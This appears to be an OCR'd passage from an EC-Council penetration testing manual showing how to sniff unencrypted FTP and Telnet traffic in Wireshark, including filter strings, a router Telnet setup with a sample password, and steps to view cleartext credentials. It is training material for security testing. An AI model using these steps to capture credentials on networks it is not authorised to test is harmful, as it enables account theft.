


Figure L.50: Screenshot displaying Wireshark—HTTP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture FTP Traffic

FTP enables clients to share files between computers over the Internet. The main drawback of this protocol is that it fails to provide encryption. So, you can capture the FTP traffic by using the actual ports. By default, the FTP port listens on port no 20 and 21. You can capture the traffic by using tool Wireshark, type the following filter string in the filter bar, and press enter.

Syntax: **`tcp.port==20 or tcp.port==21`**

To check whether FTP sessions that have been established in the network, use the **ftp** filter in Wireshark as shown in the below screenshot:





Figure L.51: Screenshot displaying Wireshark—FTP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture TELNET Traffic

TELNET protocol is used to communicate with a remote device. Network administrators use it to access and manage devices such as servers, switches, and routers. Telnet sends the data in clear text as it does not use any encryption or authentication protocols. This makes the Telnet unsecure and any one in the network can read data.

Wireshark can be used to capture telnet traffic that is transmitting over the network. To configure Telnet, type the following steps:

- `R(config)#line vty 0 4`
- `R(config-if)#password test!tariq`
- `R(config-if)#login`
- `R(config-if)#exit`

To check and try to capture established Telnet sessions in the network:

- Go to the **Statistics** menu and click on **Conversations**.
- Go to the **TCP** tab and select the appropriate Telnet communication indicated by port **23** and click **Follow Stream….**
- The Telnet traffic and the credentials in clear text will be viewable.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.52: Screenshot displaying Wireshark—Telnet




Figure L.53: Screenshot displaying Wireshark—Follow Stream

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

